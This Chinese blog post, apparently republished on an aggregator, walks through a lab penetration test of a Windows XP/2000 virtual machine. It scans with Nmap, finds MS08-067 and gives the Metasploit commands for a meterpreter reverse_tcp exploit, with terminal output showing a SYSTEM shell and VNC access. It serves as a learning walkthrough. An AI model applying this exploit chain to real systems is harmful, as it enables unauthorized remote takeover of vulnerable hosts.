

Nmap+Metasploit 模拟渗透过程

(<http://www.tuicool.com/>)

时间 2014-03-22 18:35:55 ☯ Seraph's Blog (/sites/Qjquia)

原文

<http://www.gungov.com/?p=865> (http://www.gungov.com/?p=865&utm_source=tuicool&utm_medium=referral)

主题 Nmap (/topics/11100115) Metasploit (/topics/11100121)

0×00 前言

0×01 一些杂七杂八的

0×02 用 Nmap 搜集信息

0×03 Metasploit 溢出获得权限

0×00 前言：

前几天答应了凡凡说要写篇文章来参加线上活动， - -原本打算把那破单子的过程写下来，谁知道 C 段 C 着 C 着提权上去后看到的是 B 类型的 IP。。65535 个 IP 情何以堪，而且做了子网划分。。 后来就没后来了。。

0×01 一些杂七杂八的

把自己前一段时间学的 backtrack 的一些内容写出来吧，供大伙看看~



```
Applications Places System
root@h4x0er: ~
File Edit View Terminal Help
root@h4x0er:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:93:96:ec
          inet addr:192.168.239.134  Bcast:192.168.239.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe93:96ec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13342 errors:2 dropped:28 overruns:0 frame:0
          TX packets:21936 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5133485 (5.1 MB)  TX bytes:2824981 (2.8 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:22252 errors:0 dropped:0 overruns:0 frame:0
          TX packets:22252 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:10302810 (10.3 MB)  TX bytes:10302810 (10.3 MB)

root@h4x0er:~#
```

1: 查看存活主机

nmap -sP 192.168.239.* 或者 192.168.239.0/24

2.扫描主机的所有端口

nmap -p 1-65535 192.168.239.133

3: 扫描主机的操作系统

nmap -O 192.168.239.133

4: 查看主机个服务的版本详细信息

nmap -sV 192.168.239.133

5: 扫描漏洞

nmap -script=smb-check-vluns.nse 192.168.239.133

先把 backtrack 系统的 ip 地址记录下来

root@h4x0er:~# ifconfig

eth0 Link encap:Ethernet HWaddr 00:0c:29:93:96:ec

inet addr:192.168.239.134 Bcast:192.168.239.255 Mask:255.255.255.0

inet6 addr: fe80::20c:29ff:fe93:96ec/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:13342 errors:2 dropped:28 overruns:0 frame:0

TX packets:21936 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:5133485 (5.1 MB) TX bytes:2824981 (2.8 MB)


Interrupt:19 Base address:0x2000

Ip 地址 192.168.239.134

0x02 用 Nmap 收集信息

扫描 192.168.239.1-254 这个段里 存活的主机

nmap -sP 192.168.239.* |grep for



```
root@h4x0er:~# nmap -sP 192.168.239.* |grep for
Nmap scan report for 192.168.239.1
Nmap scan report for 192.168.239.2
Nmap scan report for 192.168.239.128
Nmap scan report for 192.168.239.132
Nmap scan report for 192.168.239.133
Nmap scan report for 192.168.239.134
Nmap scan report for 192.168.239.135
Nmap scan report for 192.168.239.254
root@h4x0er:~#
```

- 我们在这里选一台主机进行更详细一步的扫描吧。

扫描一下一些常用的端口。

nmap 192.168.239.133



- 我们在这里选一台主机进行更详细一步的扫描吧。

扫描一下一些常用的端口。

nmap 192.168.239.133



扫描目标 ip 主机的操作系统

nmap -O 192.168.239.133

推酷 (http://www.tuicoo.com/)

```
root@h4x0er: ~  
File Edit View Terminal Tabs Help  
root@h4x0er: /opt/metasploit... root@h4x0er: ~ root@h4x0er: ~  
MAC Address: 06:0C:29:D4:07:29 (VMware)  
Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds  
root@h4x0er:~# nmap -O 192.168.239.133  
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-27 15:57 CST  
Nmap scan report for 192.168.239.133  
Host is up (0.00035s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
MAC Address: 00:0C:29:D4:07:29 (VMware)  
Device type: general purpose  
Running: Microsoft Windows XP|2003  
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003  
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003  
Network Distance: 1 hop  
OS detection performed. Please report any incorrect results at http://nmap.org/s  
ubmit/ .  
Nmap done: 1 IP address (1 host up) scanned in 3.08 seconds  
root@h4x0er:~#
```

Nmap 判断该目标主机的操作系统是 windows xp sp2 或者 sp3 ； 或者 windows server 2003

```
Applications Places System [P... Sun May 27, 3:58 PM  
root@h4x0er: ~  
File Edit View Terminal Tabs Help  
root@h4x0er: /opt/metasploit... root@h4x0er: ~ root@h4x0er: ~  
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003  
Network Distance: 1 hop  
OS detection performed. Please report any incorrect results at http://nmap.org/s  
ubmit/ .  
Nmap done: 1 IP address (1 host up) scanned in 3.08 seconds  
root@h4x0er:~#  
root@h4x0er:~# nmap -sV 192.168.239.133  
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-27 15:58 CST  
Nmap scan report for 192.168.239.133  
Host is up (0.00045s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE      VERSION  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds  
MAC Address: 00:0C:29:D4:07:29 (VMware)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
Service detection performed. Please report any incorrect results at http://nmap.  
org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 6.30 seconds  
root@h4x0er:~#
```

设置扫描的脚本是 smb-check-vulns.nse ， 扫描目标主机
nmap -script=smb-check-vulns.nse 192.168.239.133

```
root@h4x0er: /
File View Terminal Tabs Help

root@h4x0er: /
root@h4x0er: ~
root@h4x0er: ~

root@h4x0er: /# nmap -sS -sV -O -script=smb-check-vulns.nse 192.168.239.133

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-27 16:05 CST
Nmap scan report for 192.168.239.133
Host is up (0.00067s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:D4:07:29 (VMware)

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
|   regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
|   SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)
|_  MS06-025: CHECK DISABLED (remove 'safe=1' argument to run)
|_  MS07-029: CHECK DISABLED (remove 'safe=1' argument to run)

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds
root@h4x0er: /#
```

Host script results:

| smb-check-vulns:

| MS08-067: VULNERABLE

| Conficker: Likely CLEAN

| regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)

| SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)

|_ MS06-025: CHECK DISABLED (remove 'safe=1' argument to run)

|_ MS07-029: CHECK DISABLED (remove 'safe=1' argument to run)

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds

总结上面的几条扫描命令，综合扫描的就是这样

nmap -sS -sV -O -script=smb-check-vulns.nse 192.168.239.133




在 backtrack 系统的 shell 下

输入 msfconsole 打开 metasploit，骚等片刻就会出现 国外黑客称能黑掉整个星球的 Hacking Tools.

然后我们搜索 ms08_067 这个漏洞的 exp

search ms08_067



use exploit/windows/smb/ms08_067_netapi

set payload windows/meterpreter/reverse_tcp

使用 use 加载这个 ms08_067 攻击模板

设置相应的 payload，即 shellcode



set RHOST 192.168.239.133

set LOPRT 8080

set LHOST 192.168.239.134

RHOST 即目标机的 IP 地址

LOPRT 即 reverse_tcp 反弹回来的端口- -貌似是这样的, 可以设置也可以不设置, 如果有其他什么阻止的时候就可以用这个来设置。

LHOST 即自己这台机的 IP 地址

(<http://www.tuicool.com/>)

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.239.133
RHOST => 192.168.239.133
msf exploit(ms08_067_netapi) > set LHOST 192.168.239.134
LHOST => 192.168.239.134
```

最后 show options

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.239.133 yes        The target address
  RPORT      445              yes        Set the SMB service port
  SMBPIPE    BROWSER          yes        The pipe name to use (BROWSER, SM

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes        Exit technique: seh, thread, pro
  LHOST      192.168.239.134 yes        The listen address
  LPORT      4444            yes        The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf exploit(ms08_067_netapi) >
```

看看有没有什么设置错误的地方, 设置好了之后

Exploit -j

```
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.239.134:4444
msf exploit(ms08_067_netapi) > [*] Automatically detecting
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Chinese
[*] Selected Target: Windows XP SP3 Chinese - Traditional
[*] Attempting to trigger the vulnerability...
```

溢出完成后输入

sessions -l

查看可连接的会话


```
msf exploit(ms08_067_netapi) > sessions -l

Active sessions
=====
Id  Type  Information  Co
--  --
2   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ MIX0XRN-WIN2000 19
134:4444 -> 192.168.239.133:1058

msf exploit(ms08_067_netapi) >
```

连接会话 id2

sessions -i 2

```
134:4444 -> 192.168.239.133:1058

msf exploit(ms08_067_netapi) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

- 由于我这边的那 windowsxp 貌似防火墙神马的设置了。。溢出不了，我拿 win2000 演示一下吧

meterpreter > run vnc

开 vnc 来连接—好了 到这里就完工了。。

- 写的比较烂，请各位看官看完后，给点意见。。



分享 — — —

☆ 收藏

⚠ 纠错



(http://ml-summit.org/?hmsr=tuicool&hmpl=banner&hmcu=edm&hmkw=&hmci=)

推荐文章

- 1. MySQL注入攻击与防御 (/articles/ZFfui2A)
- 2. 英特尔AMT功能远程提权高危漏洞分析 (/articles/a6Bvmif)
- 3. 通过浏览器缓存来bypass nonce script CSP (/articles/BJjuM3l)
- 4. 解码内置不安全“加密芯片”的勒索软件Gomasom (/articles/7fqeEbF)
- 5. 攻击者利用7号信令 (SS7) 中的漏洞从德国银行偷取钱财 (/articles/QZF77nm)
- 6. 被“鼯鼠”支配的恐惧 (/articles/nYJvIbU)

相关推刊

• by edensky01 (/kans/3981153601) 《Metasploit》

(/kans/3981153601) 14

• by issca5 (/kans/3544452700) 《默认推刊》 (/kans/3544452700)

130

我来评几句

登录后评论

已发表评论数(0)

相关站点
推荐



(<http://www.tuicool.com/>)

Seraph's Blog (/sites/Qjquia)

+ 订阅

热门文章

- 1. 英特尔AMT功能远程提权高危漏洞分析 (/articles/a6Bvmif)
- 2. 通过浏览器缓存来bypass nonce script CSP (/articles/BJjuM3I)
- 3. 解码内置不安全“加密芯片”的勒索软件Gomasom (/articles/7fqaEbF)
- 4. 攻击者利用7号信令（SS7）中的漏洞从德国银行偷取钱财 (/articles/QZF77nm)
- 5. 被“鼯鼠”支配的恐惧 (/articles/nYJvlbU)



(<http://ml-summit.org/?>

hmsr=tuicool&hmpl=banner&hmcu=&hmkw=&hmci=)



(<https://sspaas.com/>)

 赛邮·云通信



短信冰点优惠

低至0.035/条

三秒必达 / 十分钟接入 / 全自助式服务

 短信通知

 国际短信

 短信验证码

 推广短信

(<https://www.mysubmail.com/sms?s=tuicool>)



(<http://www.bagevent.com/event/268776?>



bag_track=tuicool)



(<http://click.aliyun.com/m/17039/>)



(<https://activity.ksyun.com/1703/index.html?>

ch=00033.00018&hmsr=%E6%8E%A8%E9%85%B7&hmpl=1703&hmcu=&hmkw=&hmci=)



(<https://mos.meituan.com/firework/newcustomer?>

site=tuicool&campaign=20170401sales)



关于我们 (<http://www.tuicool.com/about>) 移动应用 (<http://www.tuicool.com/mobile>) 意见反馈 (<http://www.tuicool.com/bbs/go/issues>) 官方微博 (<http://e.weibo.com/tuicool2012>)